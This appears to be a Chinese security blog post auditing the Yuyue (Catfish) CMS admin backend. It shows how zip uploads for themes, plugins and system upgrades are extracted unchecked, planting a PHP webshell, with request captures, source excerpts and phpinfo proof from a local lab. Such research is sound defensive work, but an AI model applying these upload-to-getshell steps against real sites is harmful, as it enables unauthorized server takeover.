

鱼跃 CMS 审计 - 后台多处文件上传

“ 奇安信攻防社区 – 某 CMS 快乐审计

最近 CMS 审了好几个，根据 CNVD 上公布的试图去审出 1day，但是效果却不太好，自己觉得能找到的可能的漏洞点到最后都利用失败了，本想着先暂时放放，但还是不太甘心，就又看了看，重新找了个 CMS，经过一番战斗，终于算是有结果了。

upload-getshell

根据 CNVD 披露的信息，确定该 CMS 后台是存在文件上传漏洞的，无非就是功能点上传，那就把后台能够进行文件上传的功能点对应的代码都审一遍。

用户管理 -> 个人信息 (fail)

在个人信息处能够上传个人头像，上传一张图片，同时抓包



```
Origin: http://localhost
Connection: close
Referer: http://localhost/index.php/admin/index/personal.html
Cookie: workspaceParam=welcome%7CIndex; yuyuelang=zh-cn; PHPSESSID=utce61jeq73k9pcbc8engkha85
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
```

Content-Length: 58

<data/uploads/20211118/f6d8768fdf3bb2fffad0101ee6648aec.jpg>

```
-----270958402534872351511268674074
Content-Disposition: form-data; name="file"; filename="test.jpg"
Content-Type: image/jpeg
```

00000JFIF00000H0H00000C000000 000

□□□□□□□□! □□□□# '2*#%/ /%□□+; ,/35888!* =A<6A2785□□□C□

(https://shs3.b.qianxin.com/attack_forum/2021/11/attach-b34d5ba88f40f6a3141befd6aaad31af9efb7f0d.png)

根据上传的路径定位到代码位置

admin/controller/Index.php#4032

```
Index.php x
Q uploadimage
4031 }
4032 public function uploadimage()
4033 {
4034     if(Catfish::isPost()){
4035         $file = request()->file( name: 'file');
4036         $validate = [
4037             'ext' => 'jpg, png, gif, jpeg'
4038         ];
4039         $file->validate($validate);
4040         $info = $file->move( path: ROOT_PATH . 'data' . DS . 'uploads');
4041         if($info){
4042             echo 'data/uploads/'.str_replace( search: '\\', replace: '/', $info->getSaveName());
4043         }else{
4044             echo $file->getError();
4045         }
4046     }
```

```
4047         exit();  
4048     }
```

(https://shs3.b.qianxin.com/attack_forum/2021/11/attach-08b9de5e6e3168aaeeb6cde7479bdcc9017ee8c0.png)

首先会对请求方式做一个校验，之后调用 `request` 方法来获取 `file` 类的实例对象，可以看到这里写着上传的白名单；接着调用了 `file` 类的 `validate` 方法，跟进，代码就只有几行，发现只是设置了上传文件的规则；接着重点是调用的 `move` 方法，来看一下代码，有点长不好截图


```
public function move($path, $savename = true, $replace = true)
```

从代码可以看到如若上传出错，会直接返回 `false`；接着会调用类中的 `isValid` 方法对文件合法性进行检查，最主要的是调用的 `check` 方法，这里对文件后缀的校验白名单就来自前面 `$validate` 数组，这里没有办法进行绕过全局搜索了 `upload` 相关的函数名，发现都做了白名单校验，直接上传行不通，那么就需要通过上传压缩包来达到 `getshell` 的目的了，后面三个都是成功 `getshell` 的点，除了最后一个前面两个还挺简单的

关键搜索

在上传之前直接全局搜索和 `zip` 相关的代码，看看存不存在对压缩包内容进行解压缩的方法，找到了三个函数，一处为 `uploadtheme` 函数，刚好对应主题上传的功能点；另一处为 `upgrading` 函数，最后一处为 `pluginlist` 方法，先来看主题上传

系统设置 -> 主题 (success)



(https://shs3.b.qianxin.com/attack_forum/2021/11/attach-f5f02e04a6ff304616823bd4d95fe552f0d1df7c.png)

几个方法都是前面分析过的，所以上传压缩包肯定是没有问题的；之后会实例化 ZipArchive 类，该类为 PHP 的原生类，针对 ZIP 压缩文件进行相关的操作；这里调用了 ZipArchive 类中的 open 方法，并且传递的参数为 overwrite 或者 create；之后会调用 extractTo 方法，该方法将压缩文件解压缩到指定的目录，解压缩之后的路径

为 /runtime/transfer/theme/zip文件名

{

```
try{
    $zip = new ZipArchive();
    if($zip->open($themeFile, flags: ZipArchive::OVERWRITE || ZipArchive::CREATE) === true){
        $zip->extractTo( destination: $tempdir . DS . substr($fileName, start: 0, length: -4));
        $zip->close();
        if($this->moveTheme($tempdir)){
            echo 'ok';
        }
        else{
            echo Catfish::lang( lang: 'Upload failed');
        }
    }
}
```

(https://shs3.b.qianxin.com/attack_forum/2021/11/attach-fb28c3fddc87600816ada0f63ab4684ee2b30143.png)

<pre>POST /index.php/admin/index/uploadtheme HTTP/1.1 Host: localhost User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:94.0) Gecko/20100101 Firefox/94.0 Accept: */* Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2 Accept-Encoding: gzip, deflate X-Requested-With: XMLHttpRequest Content-Type: multipart/form-data; boundary=-----61892826940153563153275250174 Content-Length: 71759 Origin: http://localhost Connection: close Referer: http://localhost/index.php/admin/index/themes.html</pre>	<pre>HTTP/1.1 200 OK Date: Thu, 18 Nov 2021 07:20:33 GMT Server: Apache/2.4.23 (Win32) OpenSSL/1.0.2j mod_fcgid/2.3.9 X-Powered-By: PHP/7.0.12 Expires: Thu, 19 Nov 1981 08:52:00 GMT Cache-Control: no-store, no-cache, must-revalidate Pragma: no-cache Connection: close Content-Type: text/html; charset=UTF-8 Content-Length: 69</pre>
---	---

奇安信攻防


```
string(38) "D:\phpStudy\WWW\runtime\transfer\theme"
ok
```

PK00
000000rS0000000000000000tt/PK000000000000rS+<000000000000tt/1.php/
0(00000yi000000PK000000000000oS600(000000000000tt/test.jpg0y8T00?0Y0w00
0000001d 000P0!00"0Z0%0K00E00\$0000>00w00\g00

然后上传之后到指定的路径下去查看却没有发现解压缩之后的文件；结合前端代码，通过查看源代码定位原先默认的 theme 路径，在同路径下找到了我们上传解压缩之后的文件夹，成功 getsHELL

→ ↻ 🏠 ⓘ localhost/public/theme/tt/1.php

PHP Version 7.0.12



System	Windows NT DESKTOP-6FLF098 10.0 build 18363 (Windows 10) i586
Build Date	Oct 13 2016 10:44:50
Compiler	MSVC14 (Visual C++ 2015)
Architecture	x86
Configure Command	cscrip /nologo configure.js "--enable-snapshot-build" "--enable-debug-pack" "--disable-zts" "--with-pdo-oci=c:\php-sdk\oracle\x86\instantclient_12_1\sdk,shared" "--with-oci8-12c=c:\php-sdk\oracle\x86\instantclient_12_1\sdk,shared" "--enable-object-out-dir=../obj/" "--enable-com-dotnet=shared" "--with-mcrypt=static" "--without-analyzer" "--with-pgo"
Server API	CGI/FastCGI
Virtual Directory Support	disabled
Configuration File (php.ini) Path	C:\WINDOWS
Loaded Configuration File	D:\phpStudy\php\php-7.0.12-nts\php.ini
Scan this dir for additional .ini files	(none)
Additional .ini files parsed	(none)
PHP API	20151012
PHP Extension	20151012

Zend Extension	320151012
Zend Extension Build	API320151012,NTS,VC14
PHP Extension Build	API20151012,NTS,VC14
Debug Build	no
Thread Safety	disabled
Zend Signal Handling	disabled
Zend Memory Manager	enabled

(https://shs3.b.qianxin.com/attack_forum/2021/11/attach-e85697eac6bb02971a0ed928f7a408e2a01e276b.png)

网站相关 -> 插件列表 (success)

admin/controller/index.php#2649

```
}  
public function pluginlist()  
{  
    $this->checkUser();  
    $prompt = '';  
    if(Catfish::isPost()){  
        $file = request()->file( name: 'file');  
        if($file->checkExt( ext: 'zip') === true){  
            $tempdatadir = ROOT_PATH . 'runtime' . DS . 'plugin';  
            $this->delFolder($tempdatadir);  
            $info = $file->move($tempdatadir, savename: false);  
            if($info){  
                $pluginFile = $tempdatadir . DS . $info->getSaveName();  
                $tempdir = ROOT_PATH . 'runtime' . DS . 'transfer' . DS . 'plugin';  
                if(!is_dir($tempdir)){  
                    mkdir($tempdir, mode: 0777, recursive: true);  
                }  
                $this->delFolder($tempdir);  
                if(is_file($pluginFile)){  
                    $xxx =
```

(https://shs3.b.qianxin.com/attack_forum/2021/11/attach-0254e308a0853ef8dbe3393983e56d1ddefeb826.png)

首先调用 `checkUser` 方法对用户的身份信息进行了验证，只有管理员才能够进行相关操作


```
protected function checkUser()
{
    if(!Catfish::hasSession( name: 'user_id') && Catfish::hasCookie( name: 'user_id')){
        $cookie_user_p = Catfish::getCache( name: 'cookie_user_p');
        if($cookie_user_p != false && Catfish::hasCookie( name: 'user_p')){
            $user = Catfish::db( name: 'users')->where( field: 'id', Catfish::getCookie( name: 'user_id'))->field( field: 'id,
            if(!empty($user) && $user['status'] == 1 && Catfish::getCookie( name: 'user_p') == md5( str: $cookie_user_p.$user['yonghu']))
            {
                Catfish::setSession( name: 'user_id', $user['id']);
                Catfish::setSession( name: 'user', $user['yonghu']);
                Catfish::setSession( name: 'user_type', $user['utype']);
            }
        }
    }
    if(!Catfish::hasSession( name: 'user_id'))
    {
        Catfish::redirect( url: '/login/index.html');
    }
}
```

(https://shs3.b.qianxin.com/attack_forum/2021/11/attach-1c698bfbafedb4d8f9686aeeb0a635cdf34ef3dd.png)

之后的代码逻辑跟上面 `getshell` 的差不多，就不多分析了，由于缺少插件存放的文件夹，所以会在根目录下自动创建存储的文件夹；上传之后的文件路径为 `/plugins/tt`，也是能够 `getshell` 的

localhost/plugins/tt/1.php

PHP Version 7.0.12



System	Windows NT DESKTOP-6FLF098 10.0 build 18363 (Windows 10) i586
Build Date	Oct 13 2016 10:44:50
Compiler	MSVC14 (Visual C++ 2015)
Architecture	x86
Configure Command	cscript /nologo configure.js "--enable-snapshot-build" "--enable-debug-pack" "--disable-zts" "--with-pdo-oci=c:\php-sdk\oracle\x86\instantclient_12_1\sdk,shared" "--with-oci8-12c=c:\php-sdk\oracle\x86\instantclient_12_1\sdk,shared" "--enable-object-out-dir=../obj/" "--enable-com-dotnet=shared" "--with-mcrypt=static" "--without-analyzer" "--with-pgo"
Server API	CGI/FastCGI
Virtual Directory Support	disabled
Configuration File (php.ini) Path	C:\WINDOWS
Loaded Configuration File	D:\phpStudy\php\php-7.0.12-nts\php.ini
Scan this dir for additional .ini files	(none)
Additional .ini files parsed	(none)
PHP API	20151012
PHP Extension	20151012
Zend Extension	320151012
Zend Extension Build	API320151012,NTS,VC14
PHP Extension Build	API20151012,NTS,VC14
Debug Build	no
Thread Safety	disabled
Zend Signal Handling	disabled

(https://shs3.b.qianxin.com/attack_forum/2021/11/attach-0dc5ad2cbd1b06ac4d605b6b454fcaca58124834.png)

系统设置 -> 系统升级 (success)

admin/controller/index.php#4140，这几个上传的函数方法主体部分都差不多，存储路径不太一样，都是遍历了上传的压缩包内容，之后调用 file 类中的方法对文件后缀、大小等进行校验，校验符合白名单的就能够上传成功；这里上传成功之后，并没有解压缩操作，还是差了一步

```
public function upgradepackage()
{
    if(Catfish::isPost()){
        ini_set( varname: 'max_execution_time', newvalue: 0);
        ini_set( varname: 'memory_limit', newvalue: -1);
        $package = ROOT_PATH . 'data' . DS . 'package';
        var_dump($package);
        if(is_dir($package)){
            $this->delFolder($package);
        }
        $file = request()->file( name: 'file');
        $validate = [
            'ext' => 'zip'
        ];
        $info = $file->validate($validate)->move($package, savename: false);
        if($info){
            Catfish::set( key: 'upgradepackagefilename', $info->getSaveName());
            echo 'ok';
        }else{
            echo $file->getError();
        }
        exit();
    }
}
```

(https://shs3.b.qianxin.com/attack_forum/2021/11/attach-a02f75cefe370f87ff838ad89e2c02257d837310.png)


经过全局搜索，定位到 `admin/controller/index.php#4168`，`upgrading` 方法，猜测应该就是对上传的系统升级压缩包进行处理



```
168 public function upgrading()  
169 {  
170     if(Catfish::isPost( chk: 1)){  
171         ini_set( varname: 'max_execution_time', newvalue: 0);  
172         ini_set( varname: 'memory_limit', newvalue: -1);  
173         $tempdir = ROOT_PATH . 'data' . DS . 'temp';  
174         $auto = Catfish::getPost( param: 'auto');  
175         var_dump($auto);  
176         if($auto == 1){  
177             $tempfolder = $tempdir . DS . 'autoupgrade';  
178         }  
179         else{  
180             $tempfolder = $tempdir . DS . 'upgrade';  
181         }  
182         if(!is_dir($tempfolder)){  
183             mkdir($tempfolder, mode: 0777, recursive: true);  
184         }  
185     }
```


(https://shs3.b.qianxin.com/attack_forum/2021/11/attach-d6f9c7b83de6fbf5280e5f24f64c990fd919f56f.png)

首先会调用 `Catfish` 类中的 `getPost` 方法，跟进，由于传入的 `param` 不为空，直接来看 `else` 代码部分；由于 `$param=auto`，所以直接进入断点处的 `else`，接着会调用 `Request` 类中的 `has` 方法对 `POST` 请求中是否有 `auto` 参数进行判断，`auto` 参数可控，不传参直接返回 `false`；这只会影响存储路径，继续往下



(https://shs3.b.qianxin.com/attack_forum/2021/11/attach-ac307bfd8b9e40824d2a6ea3dba95ea83df4f718.png)

接着调用 Catfish 类的 get 方法获取更新文件的路径，跟进之后发现通过缓存来进行获取，这里猜测先通过上传压缩包，传递的 post 数据包不变，直接调用 upgrading 方法，就能够从上传缓存中获取到存储路径



```
    $upgradingfile = ROOT_PATH . 'data' . DS . 'package' . DS . Catfish::get( upgradepackagefilename );  
    var_dump($upgradingfile);  
    if(is_file($upgradingfile)){  
        if(function_exists( function name: 'disk_free_space' )){  
            $needspace = filesize($upgradingfile) * 5;  
            if($needspace > disk_free_space($tempfolder)){  
                echo Catfish::lang( lang: 'Not enough space' );  
                exit();  
            }  
        }  
    }  
}
```


(https://shs3.b.qianxin.com/attack_forum/2021/11/attach-63b4f8f931d7837a3269b44322bec0585874b22a.png)

下面就是调用 ZipArchive 原生类对更新包进行解压缩操作了，那么这里也是能够利用成功的

```
    }  
    Catfish::clearCache();  
    try{  
        $zip = new ZipArchive();  
        if($zip->open($upgradingfile) === true){  
            $zip->extractTo($tempfolder);  
            $zip->close();  
            $this->upgradFile($tempfolder);  
            @unlink($upgradingfile);  
            $this->delFolder($tempfolder);  
            $this->upgradedb();  
            Catfish::curl(Catfish::domain());  
            echo 'ok';  
        }  
        else{  
            echo Catfish::lang( lang: 'Upgrade package is not available' );  
        }  
    }
```

(https://shs3.b.qianxin.com/attack_forum/2021/11/attach-bec41dc3c5c71b1686938196992d62f16fa3d211.png)

先调用 upgradepackage 方法上传，再调用 upgrading 方法从缓存获取存储路径再进行解压缩



The screenshot displays the raw HTTP data in a browser's developer tools. The left pane shows the request details, and the right pane shows the response details.

Request Details:

- Method: POST
- URL: /index.php/admin/index/upgradepackage
- Host: localhost
- User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:94.0) Gecko/20100101 Firefox/94.0
- Accept: */*
- Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
- Accept-Encoding: gzip, deflate
- X-Requested-With: XMLHttpRequest
- Content-Type: multipart/form-data; boundary=-----288255988311720746263047113642
- Content-Length: 71762
- Origin: http://localhost
- Connection: close
- Referer: http://localhost/index.php/admin/index/systemupgrade.html
- Cookie: yuyuelang=zh-cn; PHPSESSID=9jj6dorn39d4dn8aedftq8ujd5
- Sec-Fetch-Dest: empty
- Sec-Fetch-Mode: cors
- Sec-Fetch-Site: same-origin


Response Details:

- Status: HTTP/1.1 200 OK
- Date: Fri, 19 Nov 2021 02:26:51 GMT
- Server: Apache/2.4.23 (Win32) OpenSSL/1.0.2j mod
- X-Powered-By: PHP/7.0.12
- Expires: Thu, 19 Nov 1981 08:52:00 GMT
- Cache-Control: no-store, no-cache, must-revalidate
- Pragma: no-cache
- Connection: close
- Content-Type: text/html; charset=UTF-8
- Content-Length: 44

The response body, highlighted in a red box, contains the following text:

```
string(28) "D:\phpStudy\WWW\data\package"
ok
```

(https://shs3.b.qianxin.com/attack_forum/2021/11/attach-a97ce81550063a7f34237625ecf49b2a30454088.png)



(https://shs3.b.qianxin.com/attack_forum/2021/11/attach-1a01a43c18b718d5722015ac19788d91f9eda277.png)

解压出的文件存储在网站根目录下

localhost/1.php

PHP Version 7.0.12

System	Windows NT DESKTOP-6FLF098 10.0 build 18363 (Windows 10) i586
Build Date	Oct 13 2016 10:44:50
Compiler	MSVC14 (Visual C++ 2015)
Architecture	x86
Configure Command	cscript /nologo configure.js "--enable-snapshot-build" "--enable-debug-pack" "--disable-zts" "--with-pdo-oci=c:\php-sdk\oracle\x86\instantclient_12_1\sdk,shared" "--with-oci8-12c=c:\php-sdk\oracle\x86\instantclient_12_1\sdk,shared" "--enable-object-out-dir=../obj/" "--enable-com-dotnet=shared" "--with-mcrypt=static" "--without-analyzer" "--with-pgo"
Server API	CGI/FastCGI
Virtual Directory Support	disabled
Configuration File (php.ini) Path	C:\WINDOWS
Loaded Configuration File	D:\phpStudy\php\php-7.0.12-nts\php.ini
Scan this dir for additional .ini files	(none)
Additional .ini files parsed	(none)
PHP API	20151012
PHP Extension	20151012
Zend Extension	320151012
Zend Extension Build	API320151012,NTS,VC14
PHP Extension Build	API20151012,NTS,VC14
Debug Build	no
Thread Safety	disabled
Zend Signal Handling	disabled
Zend Memory Manager	enabled

(https://shs3.b.qianxin.com/attack_forum/2021/11/attach-3ea7368f36fcfdd044ec67850ff61007cba50077.png)

写在后面

经过一天的奋战，应该算是把文件上传 getshell 的点找齐了，还是得多审计呀，有些漏洞类型就审计的不是特别拿手，后续可能要去审计 JAVA 的 CMS 了。。。

对了，最后一处为什么 shell 会在根目录下，可以去下载官方的更新包，会发现更新包里的文件都是根目录下的关键代码文件夹，应该是替换掉进行升级操作，也就能解释我们上传的 shell 为什么会在根目录下存储了。